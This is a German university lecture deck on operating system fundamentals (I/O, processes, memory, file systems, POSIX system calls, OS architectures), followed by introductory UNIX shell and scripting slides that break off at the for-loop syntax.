
- Ein-/Ausgabe-Geräte ...
 - Arten der Ein- und Ausgabe
 - 1. Aktives Warten
 - Benutzerprogramm startet Systemaufruf
 - System startet die E/A mit Treiber
 - System wartet in Endlosschleife, bis die E/A Operation zu Ende ist
 - » Falls beendet, speichern der Daten
 - Rücksprung in Benutzerprogramm
 - Nachteil:
 - » CPU wartet aktiv
 - » CPU kann für keine anderen Aufgaben verwendet werden

Überblick Computer-Hardware

- Ein-/Ausgabe-Geräte ...
 - Arten der Ein- und Ausgabe ...
 - 2. Interrupt
 - Benutzerprogramm startet Systemaufruf
 - System startet die E/A durch Controller mit Treiber
 - Wenn Controller fertig ist, sendet er ein Signal an den Interrupt-Controller über speziellen Bus
 - Interrupt-Controller sendet Signal an CPU
 - CPU behandelt Interrupt durch Wechsel in Kernmodus
 - » Sprung an Unterbrechungsbehandlungsroutine (interrupt handler) und Ausführung
 - Rückkehrbefehl schaltet wieder in Benutzermodus
 - Hauptanwendung: Ein-/Ausgabe

Überblick Computer-Hardware

- Ein-/Ausgabe-Geräte ...
 - Arten der Ein- und Ausgabe ...
 - 2. Interrupt ...




Überblick Computer-Hardware

- Ein-/Ausgabe-Geräte ...
 - Arten der Ein- und Ausgabe ...
 - 3. DMA-Chip (Direct Memory Access)
 - Regelt Datenfluss zwischen Controller und Speicher ohne CPU
 - Initialisierung durch CPU (Wieviele Bits wohin?)
 - » Selbstständige Aufführung
 - Interrupt nach der Beendigung der E/A
 - » Behandlung wie zuvor

Überblick Computer-Hardware

- Bus-Systeme



- BS muss unterschiedliche Geschwindigkeiten berücksichtigen


Aufgabe

- Sie kennen die Aufgaben von Betriebssystemen
- Sie kennen das einfache Computer-Modell
- Erstellen Sie ein Betriebssystem!
 - Überlegen Sie sich die **wesentlichen Konzepte** eines Betriebssystems!
 - 5 Minuten
 - 3er Teams

5M

Diskussion

- Anwendungen
 - Laufende Programme
 - EVA = Eingabe - Verarbeitung - Ausgabe
- Anwendungen brauchen Speicher
 - flüchtigen Speicher
 - Bei der Verarbeitung
 - persistenten Speicher
 - Für Eingabe und Ausgabe
- E/A-Geräte müssen unterstützt werden
 - aber Ein und Ausgabe ist ja schon unter persistentem Speicher
 - (ähnlich zu persistentem Speicher)



Betriebssystemkonzepte

- **Aufgaben des Betriebssystems**

- Abstraktion der Hardware für Programmierer
- Verwaltung von Ressourcen
 - Sicherheit

- **Grundlegende Konzepte von Betriebssystemen**

- **Prozesse** zur Prozessor-(CPU-)Verwaltung
- **Adressräume** zur transienten Speicherverwaltung
- **Dateien** zur Festplattenverwaltung (persistente Speicher)
 - **E/A-Geräte** werden ähnlich wie Dateien behandelt

Betriebssystemkonzepte


- **Prozess**

- = Ein Programm in Ausführung
- Aktivitätseinheit mit Eigenschaften
 - Adressraum für Programm, Daten und Stack
 - Liste von Speicherstellen (0 bis Maximal-Wert)
 - Zustände und Ressourcen
 - Register (Befehlszähler und Kellerregister)
 - Liste der offenen Dateien
 - Liste der Fehlersignale
 - Verbundene Prozesse
 - Weitere Information für die Ausführung des Programmes
- Beispiel: Drei Programme in Ausführung
 - Multiprogrammierung notwendig
 - Betriebssystem muss die Verwaltung/Verteilung organisieren

Betriebssystemkonzepte

- **Prozess..**


- Verwaltung von mehreren Prozessen
 - Prozess-Tabelle
 - Speichert alle Information über Prozesse außer dem Inhalt des Adressraum
 - Teil des Betriebssystems
 - Speicherabbild
 - Adressraum eines angehaltenen Prozesses
- Systemaufrufe für Prozesse
 - In jedem System vorhanden
 - Erzeugung und Beendigung, etc...
 - **Hierarchie** von Prozessen
 - Evtl. mit Nachrichtenaustausch
 - Interprozesskommunikation



Betriebssystemkonzepte

- **Prozess..**

- Systemaufrufe für Prozesse
 - In jedem System vorhanden
 - Erzeugung und Beendigung, etc...
 - Anpassungen des Speicherbereichs
 - » Vergrößern und Verkleinern
 - **Hierarchie** von Prozessen
 - Evtl. mit Nachrichtenaustausch
 - Interprozesskommunikation



- Signale

- Nachrichten des Betriebssystems an Prozess
 - (Software-Variante) des Interrupts
- Anhalten des Prozesses
 - Speichern im Stack
 - Spezielle Behandlungsmethode aufrufen

Betriebssystemkonzepte


- **Prozess..**

- Sicherheit von Prozessen
 - Prozesse werden von Benutzern gestartet
 - merken sich die Benutzer ID, sind mit Benutzer verknüpft
 - BS verhindert, dass Prozesse von anderen Benutzern gestoppt werden
- Benutzer- und Gruppen-Konzept des Betriebssystem
 - Benutzer-ID (user identification)
 - Unterschiedliche ID für jeden Benutzer des Systems
 - Gruppen-ID (group identification)
 - Menge von Benutzern
 - Administrator (root, super user)
 - Besitzt besondere Rechte

Betriebssystemkonzepte

- **Adressräume**

- Konzept zur Verwaltung des Arbeitsspeichers
 - Multiprogrammierung
 - Unterteilung des Arbeitsspeichers durch **Adressräume**
 - Keine gegenseitige Beeinflussung
 - Mechanismen oft in Hardware realisiert
 - Aber durch Betriebssystem verwaltet
- Adressräume der Anwendungen
 - Von 0 bis Maximalem Wert!
 - entkoppelt vom physischen Speicher des Computers



Betriebssystemkonzepte


• Adressräume

– Problem: Begrenzter Speicher

- Programm braucht mehr Speicher als physisch vorhanden ist

– Lösung: Virtueller Speicher

- Teil des Adressraums im Arbeitsspeicher
- Teil des Adressraums auf der Festplatte



Betriebssystemkonzepte

• Dateien und Dateisysteme

- Datei = Einheit zum Speichern von Daten
 - Über das Ende des Programms hinaus (persistent)


- Verbergen der Details von Festplatten und andern Speichergeräten
 - Abstraktes Modell von geräteunabhängigen Dateien

– Systemaufrufe für Dateien

- Erzeugen, Verschieben, Öffnen, Lesen, Schreiben, Schließen, Löschen
- Verzeichnis (Directory) für Verwalten von Dateien
 - Gruppierung von Dateien
 - Hierarchie von Dateien in einem Dateisystem

Betriebssystemkonzepte

• Dateien und Dateisysteme




- Pfadnamen := Position im Baum
- Vergleich mit Prozesshierarchie

Betriebssystemkonzepte

• Dateien und Dateisysteme

- Wurzelverzeichnis (root directory)
 - Spitze der Hierarchie
 - Linux : nur eines im System
 - Weitere Geräte werden eingehängt (mounted)
- Arbeitsverzeichnis (working directory)
 - Aktuelles Verzeichnis = aktuelle Position im Baum
 - Relative Pfade möglich
 - Systemaufrufe notwendig zum Ändern
- Dateideskriptoren (file descriptor)
 - Beim Öffnen der Datei erzeugt
 - Falls Zugriff erlaubt ist
 - Sonst Fehlercode
 - wird dann von anderen Zugriffen verwendet




Betriebssystemkonzepte

- Dateien und Dateisysteme

- Spezial-Datei (special file)
 - Einbinden von Ein-/Ausgabegeräten
 - **Blockdateien** (block special file)
 - Frei adressierbar (z.B. Festplatte, USB Stick)
 - **Zeichendateien** (character special file)
 - Unter UNIX unter /dev zu finden

- Pipe

- Kommunikation zwischen Prozessen
 - ist dem Lesen und Schreiben sehr ähnlich
- Unidirektonaler Kanal



Über temporäre Datei



Über Pipe

Betriebssystemkonzepte

- Weitere Konzepte

- Kommen in den meisten Systemen vor

- Datenschutz und Sicherheit

- Authentifizierung:
 - BenutzerID, GruppenID, Administrator
 - Prozesse und Dateien haben Eigentümer
 - Dateien haben auch Eigentümergruppen
 - Zugriff auf Prozesse nur Eigentümer (und root)

- Autorisierung

- rwx-Bits beim Dateisystem
 - read, write, execute
 - Besteht aus 3 x 3-bit Feldern
 - Wenn das entsprechende Bit gesetzt ist, darf die Gruppe auf Datei entsprechend zugreifen
 - Rechte bei jedem Zugriff geprüft
- | | | | | |
|------|-------|--------|-------|-------|
| r | w | x | r - x | r - - |
| user | group | others | | |

Betriebssystemkonzepte

- Benutzerschnittstelle (Shell)
 - Betriebssystem führt Systemaufrufe aus
 - Kommandozeilen-Interpreter beliebtes Werkzeug in Betriebssystemen
 - DOS: DOS-Shell UNIX: Shell
 - Kein Teil des Betriebssystems, nutzt Systemaufrufe
 - Terminal als Standardeingabe/-ausgabe
 - Beim Starten von Prozessen
 - date
 - Ausgabe in Dateien
 - date > date.txt
 - Graphische-Oberflächen
 - ebenfalls kein Teil des Betriebssystems

Aufgabe

- Prozess, Adressraum, Dateisystem sind Konzepte um die Ressourcen eines Rechners zu verwalten.
- Als weitere Aufgabe soll ein Betriebssystem soll die Abstraktion von verschiedenen Hardware-Komponenten durchführen
- Wie realisiert das Betriebssystem diese Abstraktion?
 - 3er Team
 - 3 Minuten

Systemaufrufe


- Aufgaben eines Betriebssystem
 - Verwaltung von Ressourcen
 - Transparent für Benutzer
 - Durch abstrakte Konzepte
 - Abstraktion der Hardware
 - Systemaufrufe sind Schnittstelle zum Benutzer/Programmierer
 - Was passiert bei Systemaufrufen durch Benutzer?
 - Ähnliche Konzepte bei verschiedenen Betriebssystemen
 - aber unterschiedliche Systemaufrufe
 - immer Wechsel des Ausführungsmodus
 - Unterbrechungsbefehl notwendig (Interrupt)

Systemaufrufe

- Bsp: Anwenderprogramm
 - Unter UNIX
 - In der Programmiersprache C entwickelt
 - Lesen aus einer Datei
 - ...
 - fd = ... ;
 - buffer = ...;
 - nbytes = 1024;
 - count = read (fd, buffer, nbytes);
 - ...

Systemaufrufe

- Ablauf eines Systemaufrufs



Systemaufrufe


- Ablauf eines Systemaufrufs

- BS sichert den vollständigen Prozessorstatus in der Prozesstabellen
- Aufrufende Prozess kann blockiert werden
- Rückkehr aus dem BS erfolgt über Scheduler
 - Rückkehr kann etwas verzögert sein
- Systemaufrufe sind bei PC die Hauptaufgabe des BS
 - Ressourcenverwaltung meist recht aufwändig
- Im folgenden POSIX Systembefehle
 - POSIX: Portable Operating System Interface (API)
 - IEEE Standard (DIN/EN/ISO/IEC 9945)

Systemaufrufe

- Systemaufrufe zur Prozessorverwaltung

- Prozess-ID (PID) identifiziert Prozesse
- Speicheraufteilung von Prozessen
 - Textsegment für Programmcode
- Datensegment für Variablen
- Stacksegment



- Funktionen

- | | |
|-----------|-------------------------------------------------------------------------------|
| • fork | - Erzeugen eines Kindprozesses |
| • waitpid | - Warten auf Beendigung eines Kindprozesses |
| • execvc | - Speicherabbild eines Prozesses ersetzen / Ausführen eines anderen Programms |
| • exit | - Beenden eines Programms |

Systemaufrufe

- Systemaufrufe zur Dateiverwaltung

- Funktionen

- | | |
|---------|-------------------------------------------------|
| • open | - Datei öffnen zum lesen, schreiben oder beides |
| • close | - Datei schliessen |
| • read | - Daten aus Datei in Puffer lesen |
| • write | - Daten aus Puffer in Datei scheiben |
| • lseek | - Dateipositionszeiger bewegen |
| • stat | - Status einer Datei ermitteln |

Systemaufrufe

- Systemaufrufe zur Verzeichnisverwaltung

- Funktionen

- | | |
|----------|--------------------------------------------------------------------------------------|
| • mkdir | - Neues Verzeichnis erstellen |
| • rmdir | - Löschen eines leeren Verzeichnisses |
| • link | - Erzeugen eines neuen Eintrages, der auf einen anderen Eintrag im Verzeichnis zeigt |
| • unlink | - Verzeichniseintrag löschen |
| • mount | - Dateisystem einhängen |
| • umount | - Eingehängtes Verzeichnis entfernen |

- I-Nodes identifizieren Dateien

- Besitzer, Position auf der Platte, ...
- Verzeichnis ist Menge von I-Nodes und Namen

	/usr/ast	/usr/jim
16	mail	31
81	games	70
40	test	mem
70	note	f.c.
		38
		prog1

Systemaufrufe

- Sonstige Systemaufrufe

- Funktionen

- | | |
|---------|-------------------------------------|
| • chdir | - Verzeichnis wechseln |
| • chmod | - Dateirechte ändern |
| • kill | - Signal an einen Prozess senden |
| • time | - Zeit erfragen (seit dem 1.1.1970) |

Systemaufrufe

- UNIX Systemaufrufe
 - 1-1-Relation Bibliotheksfunktion und Systemaufruf
 - Einige 100 Funktionen/Systemaufrufe
- Windows Systemaufrufe
 - Entkopplung Bibliotheksfunktionen und Systemaufrufen
 - Einige 1000 Funktionen in WIN32-API
 - Teilweise im Benutzermodus abgearbeitet
 - Nicht immer eindeutig zu entscheiden was im Benutzer- und/oder was im Kernmodus betrieben wird
 - Aber für die aufgelisteten POSIX Funktionen gibt es Windows-Pendants

Aufgabe

- Sie sollen ein Betriebssystem entwickeln
- Überlegen Sie welche Sprache Sie verwenden?
- Begründen Sie Ihre Antwort!
- 3er Team
- 3 Minuten


5M

C und Betriebssysteme

- Betriebssysteme sind große C Programme
 - evtl. C++
- C ist imperative Sprache
 - Mit Datentypen, Variablen und Anweisungen
 - Mit expliziten Zeigern (pointer)
 - Variable die auf eine andere Variable oder Datenstruktur zeigt
 - Enthält die Adresse der anderen Variablen oder Datenstruktur
 - char c1, c2, *p ;
 - c1 = "c";
 - p=&c1;
 - c2= *p ;
 - Mächtiges Konstrukt und häufige Fehlerquelle
- Keine automatische Speicherbereinigung
 - Totale Kontrolle über Speicher ist gut für Betriebssysteme


C und Betriebssysteme

- Programme bestehen aus
 - Header-Dateien (*.h)
 - Definitionen und Makros
 - Programm-Dateien (*.c)
 - Programmablauf-Code
- Übersetzungsprozess



Betriebssystemstrukturen

- Innerer Aufbau von Betriebssystemen
 - Art und Weise ein Betriebssystem zu bauen
- **Monolithische Systeme**
 - Häufigste Form
 - Eine große ausführbare Datei
 - Jede Funktion ist für andere Funktionen sichtbar
 - Monolithisch heißt nicht ohne Struktur
 - Hauptprogramm ruft Dienstprozedur auf
 - Dienstprozeduren führen Systemaufrufe aus
 - Hilfsfunktionen unterstützen Dienstprozeduren



Betriebssystemstrukturen


- **Geschichtete Systeme**

5 - Operator
4 - Benutzerprogramme
3 - Ein/Ausgabeverwaltung
2 - Operator-Prozess-Kommunikation
1 - Speicherverwaltung
0 - Prozessorzuteilung und Multiprogrammierung

Betriebssystemstrukturen

- **Mikrokerne**

- Sowenig wie möglich im Kernmodus laufen lassen
 - größere Stabilität, da nur wenige Programme das Gesamtsystem zu Fall bringen können




- Reincarnations-Server überprüft Dienstprogramme und startet bei Fehlern die Dienste wieder neu
- Einsatz in Echtzeit, industriellen, avionischen und militärischen Systemen

Betriebssystemstrukturen

- **Client-Server-Modelle**

- Extrapolation auf verteilte Systeme
 - Server stellen Dienste bereit
 - Clients nutzen diese Dienste
- Verteilung auf verschiedene Computer
 - Kommunikation über Netzwerk
 - Lokales Netzwerk
 - Fernnetzwerk



- Funktionsweise des World Wide Web

Betriebssystemstrukturen

- **Virtuelle Maschinen**


- Aufgaben des Betriebssystems
 - Abstraktion der Ressourcen
 - Verwaltung der Ressourcen
→ Timesharing / Multiprogrammierung

- Betriebssystem ist auch ein Programm

- Können nicht mehrere Betriebssysteme auf einem System laufen?

- Virtual Machine Monitor


- Conversational Monitor System
- in den 1970er Jahren
- Konsequente Abstraktion der Hardware
- Seit 2000 auch auf PC's
- Unterstützung durch Hardware
- Multicore-CPU



Betriebssystemstrukturen


- **Virtuelle Maschinen**

- Hypervisor Type 1
 - Entspricht VMM



- Hypervisor Type 2

- Teil eines BS
- Gastgebersystem kann noch Programme laufenlassen



- Sehr verbreitet

- VBox, XEN, VMware, KVM, MS Hyper-V
- Einsatz in Rechenzentren
- Grundlage für Cloud-Infrastrukturen

Einführung

- Zusammenfassung
 - Aufgabe von Betriebssysteme
 - Abstraktion der Systemressourcen
 - Verwaltung der Ressourcen
 - Betriebssysteme liegen zwischen Anwendungen und Hardware
 - Zugriff auf Hardware nur über Betriebssystem
- Historische Entwicklung
- Hardware eines Computer-Systems
 - CPU
 - Ausführungsmodi
 - Systemmodus für Betriebssystem
 - Benutzermodus für Anwendungen
 - Unterbrechungen
 - Systemaufrufe, Interrupt

Einführung

- Zusammenfassung
 - Grundkonzepte von Betriebssystemen
 - Prozesse
 - Speicherverwaltung
 - Dateiverwaltung
 - Sicherheit
 - Benutzerschnittstellen
 - Systemaufrufe
 - Programmierschnittstelle
- Interne Strukturen von Betriebssystemen
 - Monolithisch, Schichtenarchitekturen, Mikrokerne, Client-Server, Virtuelle Maschinen

Aufgaben des Betriebssystems



Anwendung Betriebssystem Hardware

Virtual Machine
Interface

Physical Machine
Interface

10. Oktober 2012

Prof. Dr. Kornmayer

97

Betriebssysteme

Ergänzungen zur Übung 1

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

10. Oktober 2012

Prof. Dr. Kornmayer



98

Übungen 1

- Virtualisierung
 - Vbox
- UNIX/Linux Shell
 - Shell Befehle
- Script-Programmierung

Betriebssystemstrukturen

- **Virtuelle Maschinen**
 - Hypervisor Type 1
 - Entspricht VMM
 - Hypervisor Type 2
 - Teil eines BS
 - Gastgebersystem kann noch Programme laufenlassen
 - Sehr verbreitet
 - VBox, XEN, Vmware, KVM, MS Hyper-V
 - Einsatz in Rechenzentren
 - Grundlage für Cloud-Infrastructuren



Schnittstellen in UNIX

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Schichtenmodell UNIX

Benutzungsschnittstelle
Bibliotheks-schnittstelle
Systemaufruf-schnittstelle
Standardhilfsprogramme (Shell, Editor, Compiler...)
Standardbibliothek (open, close, read, write, fork...)
UNIX-Betriebssystem (Prozessverwaltung, Speicherverwaltung, Dateisystem, I/O...)
Hardware (CPU, Speicher, Platten, Terminals...)

Benutzermodus
Kernmodus

10. Oktober 2012 Prof. Dr. Kornmayer 101

Shell in UNIX

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Die Shell als Standard-Hilfsprogramm kann
 - von einem Medium lesen
 - auf ein Medium schreiben
 - ein Programm ausführen
- File-Deskriptoren der Shell
 - 0: Standardeingabe
 - 1: Standardausgabe
 - 2: Standardfehlerausgabe (Diagnose-Ausgabe)

```
$ time wc datei.txt
252 3535 25266 datei.txt
real 1.2
user 0.4
sys 0.4
$
```

10. Oktober 2012 Prof. Dr. Kornmayer 102

Shell in UNIX

- Umlenken von Ein-/Ausgabe der Shell
 - Standardein-/ausgabe vom Terminal
 - kann auf Dateien umgelenkt werden


```
> output.txt      : schreibt die Ausgabe in output.txt
< input.txt       : liest die Datei input.txt als Eingabe
$ sort < name.txt > sortierteliste.txt
```
 - kann von Programm zu Programm umgelenkt werden (Pipe)


```
$ who | wc
```
- Kommandos
 - Ausführbare Dateien
 - Kommando endet mit Zeilentrenner oder Semikolon


```
$ date ; who
```

Shell in UNIX

- Kommandos ...
 - Zusammenfassung von Kommandos


```
$ (date ; who) | wc
```
 - tee Befehl, kann einen Pipe anzapfen und einen Zwischenstand speichern


```
$ (date ; who) | tee sicherDatei | wc
$ cat sicherDatei
$ wc < sicherDatei
```
 - Hintergrundprozess durch &


```
$ sort < in > out &
42                  → Prozessnummer des Hintergrundprozesses
$
```

Shell in UNIX

- Metazeichen

- # Kommentar

```
$ echo hello das (#) ist ein Kommentar
hello das (
$
```

- * Wildcard (beliebige Anzahl)

```
$ ls a*c          → sucht alle Dateien, die mit a beginnen und
                     mit c enden
```

- ? Wildcard (für genau ein beliebiges Zeichen)

```
$ ls ab?          → sucht alle Dateien, mit ab beginnen und
                     deren Name 3 Zeichen lang ist
```

- Weitere Metazeichen

- [], [!], \ ...

Shell in UNIX

- man pages

- aufgeteilt in verschiedene *Sections*

- (1) Kommandos
 - (2) Systemaufrufe
 - (3) C-Bibliotheksfunktionen
 - (5) Dateiformate (spezielle Datenstrukturen etc.)
 - (7) Verschiedenes (z.B. IP, GPL, Zeichensätze, ...)

- man-Pages werden normalerweise mit der Section zitiert: printf(3)

- sonst teilweise mehrdeutig (printf(3) vs. printf(1))

- mehr Informationen über man:

- \$ man man

Shell in UNIX



- **man pages**

```
$ man echo      → Beschreibt die Optionen für den Befehl echo
ECHO(1)          User Commands          ECHO(1)
NAME
echo - display a line of text
SYNOPSIS
echo [SHORT-OPTION]... [STRING]...
echo LONG-OPTION
DESCRIPTION
Echo the STRING(s) to standard output.
-n      do not output ...
```

Shell in UNIX



- **Dateien**

- **Information über Dateien**

```
$ ls           → Information über alle Dateien im aktuellen Verzeichnis
namen.txt schlafe
$ ls -la      → detaillierte Information, auch für „hidden“ Dateien
total 16
drwxr-xr-x 2 hakor hakor 4096 2010-12-10 10:45 .
drwxr-xr-x 4 hakor hakor 4096 2010-12-09 13:33 ..
-r--r--r-- 1 hakor hakor  678 2010-12-09 12:28 namen.txt
-rwxr--r-- 1 hakor hakor  236 2010-12-09 13:52 schlafe
```

- **Löschen von Dateien**

```
$ rm namen.txt
```

Shell in UNIX

- Eigene Kommandos

- Kommandos sind Dateien

- Aufruf über Shell

```
$ sh < meinKommando
$ sh meinKommando
```

- Aufruf über Berechtigungen

```
$ chmod u+x meinKommando
$ ./meinKommando
```

- Finden von Kommandos über PATH Variable

```
$ echo $PATH
$ export PATH=$PATH:/eigenesKommandoVerzeichnis
$ echo $PATH
```

Shell-Skripte

- Zweck:

- Neue Kommandos

- Automatisierte Ausführung von Befehlsketten

- Batch-Verarbeitung statt interaktiver Eingabe von Befehlen

- Programmierung auf der Shell-Ebene

- Befehlssatz == Befehle der Shell

- abhängig von der verwendeten Shell
(sh, csh, tcsh, bash, ...)

Shell-Skripte

- Parameterübergabe
 - Die Parameter werden entsprechend dem Aufruf durchnummeriert.
 - Zugriff auf die verschiedenen Parameter mit \$N
 - \$1 wird im Skript durch das erste Argument ersetzt
 - \$2 wird im Skript durch das zweite Argument ersetzt
 - \$0 gibt das Programm selbst an
 - Zugriff auf die Parameterliste mit \$*
 - Die Anzahl aller Parameter wird in \$# gespeichert


```
$ loesche datei1.txt      → $1 entspricht „datei1.txt“
                                         $# hat den Wert
                                         $0 hat den Wert „loesche“
```
- Rückgabewert eines Kommandos
 - Wird im Skript durch den Befehl exit N gesetzt
 - Kann mit \$? abgefragt werden!

Shell-Skripte

- Variablen
 - \$N sind Variable für die Argumente eines Kommandos
 - Beliebige Variablen können definiert werden
 - Zugriff erfolgt über die Verwendung von


```
$ wert=1234
$ echo $wert
```
 - Zuweisung durch Backticks (`)


```
$ wert=`pwd`
```
- Umgebungsvariablen
 - Werden von der Shell gesetzt
 - z.B. PATH, HOME, JAVA_HOME, ...
 - Über .profile
 - Können selbst gesetzt werden


```
$ export WERT=1234
$ export PATH=$PATH:/mybindir
```

Shell-Skripte

- **for-Anweisung**

- Die Syntax der *for-Anweisung* lautet:

```
